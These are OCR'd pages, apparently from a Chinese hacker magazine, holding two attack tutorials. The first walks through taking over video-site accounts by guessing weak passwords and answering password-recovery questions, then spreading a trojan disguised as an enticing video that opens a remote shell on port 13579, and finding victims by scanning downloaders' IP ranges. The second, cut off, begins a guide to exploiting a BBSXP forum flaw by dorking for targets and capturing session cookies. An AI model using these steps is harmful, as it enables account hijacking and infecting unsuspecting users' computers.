


图4


### 1．弱口令破解法


许多用户在注册帐号时为了图方便，往往将密码设置为“111111”或“123456”之类的弱口令，因此我们可以用猜测密码的方法破解列表中的用户帐号。可以一个一个的试，这里我只用了十多分钟就测试到有4个密码为“123456”的高级别军衔用户。

### 2．密码找回法

一些用户在注册时设置了密码找回功能，这类用户的密码往往设置得较为安全，不易猜测。不过如果你够细心并且想象力

丰富，密码找回功能也可以破解出密码。以我为例，在用户列表中看到有一个名为“anshiwei”的用户，很明显示这串字符肯定是用户真实姓名的汉语拼音（如图5）。于是先尝试用“123456”登录，结果没有成功。再点击登录框中的“忘记密码”按钮，选择“回答问题找回密码”方式。点击下一步，输入要破解的用户名“anshiwei”，弹出问题回答对话框。问题是“你的姓名是什么？”（如图6），很明显可以利用该用户姓名的汉语拼音推出汉字来——不是“安世伟”，就是“安世威”、“安寺伟”之类的，反正总不可能是“俺是萎”吧？呵呵！回答问题只能三次，如果答案错误的话，可以返回登录窗口，再次使用“忘记密码”功能重新猜测。


图5



图7

## 三、发布木马

用破解来的帐号登录后，就可以发布视频了，因为生成的smil木马体积比较小，所以我就用WinRAR将视频打包压缩，然后再将一个真实的视频文件改名成“登录我们的视频网站.html”，将其添加到压缩包中，这样压缩包的体积大小看起来就正常了。然后在迅雷中选择该文件，点击“发布”，在弹出的发布对话框中设置各种信息，点击“确定”按钮即可将视频木马发布到雷区了（如图7）。

## 四、锁定肉鸡

因为发布视频的都是使用迅雷时间较长的用户，视频来源相对是比较可靠的，加上我们为视频起的名字很有诱惑力，因此刚才发布的视频很快就会被别人下载观看。别人打开“美女的激情视频.smil”文件后，就会造成溢出并打开系统13579端口。直接使用Telnet到这个端口就可以得到对方的CMDSHELL，控制远程主机。命令格式为：**telnet 远程主机IP地址 13579**


图6

可惜的是这种采用溢出的攻击方式只能让中招的人自动打开一个端口，我们却不知道谁中招了。那么我们该如何才能得知远程主机的IP地址呢？稍微细心一点，到资源发布页面中查看一下别人对该视频的回复，就可以看到下载者的IP地址了。拿出扫描器扫描一下子相应的IP段开放了“13579”端口的主机，那台主机就是你的小肉鸡啦！——当然，如果你发布的是其它反弹木马之类的，那么寻找控制肉鸡就更简单了！

**小编点评：**

似乎在国内，只要有共享的地方就会有人想到放马。以前的BT下载里面，这样的马马一大把，后来QQ群里也有了共享的网络硬盘，又养出一匹匹肥马。黑客X档案各地的读者群，本来只是为了给各地的相同爱好者有一个交流的平台和一个方便的联系方式而创建的，结果小编却接到不少举报说一些群主管理不善，群内共享尽是木马使得中招者无数，反而祸害了自己的读者。听到这样的消息小编是痛心疾首，只能呼吁大家，本是同根生，相煎何太急？同时也提醒X档案的读者，既然玩黑，就一定要时时当心，提高警惕！无论什么时候都要加强安全意识！

（文章中涉及到的real.exe已收录到光盘中。）

# 跟我学BBSXP最新漏洞的利用

zj1244


这天无聊，躺在床上给欠钱发了个自拍的彩信，结果被欠钱威胁：“我这个月接到了一个BBSXP的最新漏洞分析稿件，怕小菜们不懂得利用，为大家写个利用工具吧！否则，这张床头激情自拍照片就会，嘿嘿……”

面对着好不容易建立起来的美好形象可能被欠钱那小子玷污的威逼和稿费的利诱，只得打起十二分精神上网，按照欠钱的分析和帮助制作了这个工具。

具体的分析就不提了，大家看黑客研究院吧，只教一下基本的利用步骤。

## 一、搜索目标

像这种版权信息比较明确的系统，直接构造关键字"Powered by BBSXP 7.00 Beta 2 SQL"（包括引号）到搜索引擎去搜就是了，看了下百度的信息量是74个，Google的信息量是76200个，所以就用Google来干活啦，如图1。


图1

## 二、注册ID

因为这个漏洞的利用需要能够发帖子，编辑帖子，所以在

利用前要注册一个ID，如图2。




图2

## 三、发贴并抓包

随便找个允许发贴的版块，单击“发表新贴”，乱灌一气，在发表成功后，单击“回到主题”。这样可以看到我们刚发的帖子，然后拿出抓包工具Winsock专家，点击“打开”图标，找到IE进程中关于BBSXP发贴的这个IEXPLORE.exe，点“打开”。把Winsock专家最小化放到一边，在刚才的帖子里点“编辑”图标，这个时候Winsock专家里的数据包会狂飙，赶紧点上“暂停”图标，让它停下来，如图3。

这里红蓝相间的数据信息就是刚才编辑帖子的所有内容，找到send（发送）消息的那一行，单击选中它，底下会显示发出的消息，我们需要的是Cookies那一部分，把它整个的复制下来（包括“cookies:”）放到利用工具里，如图4。




图3

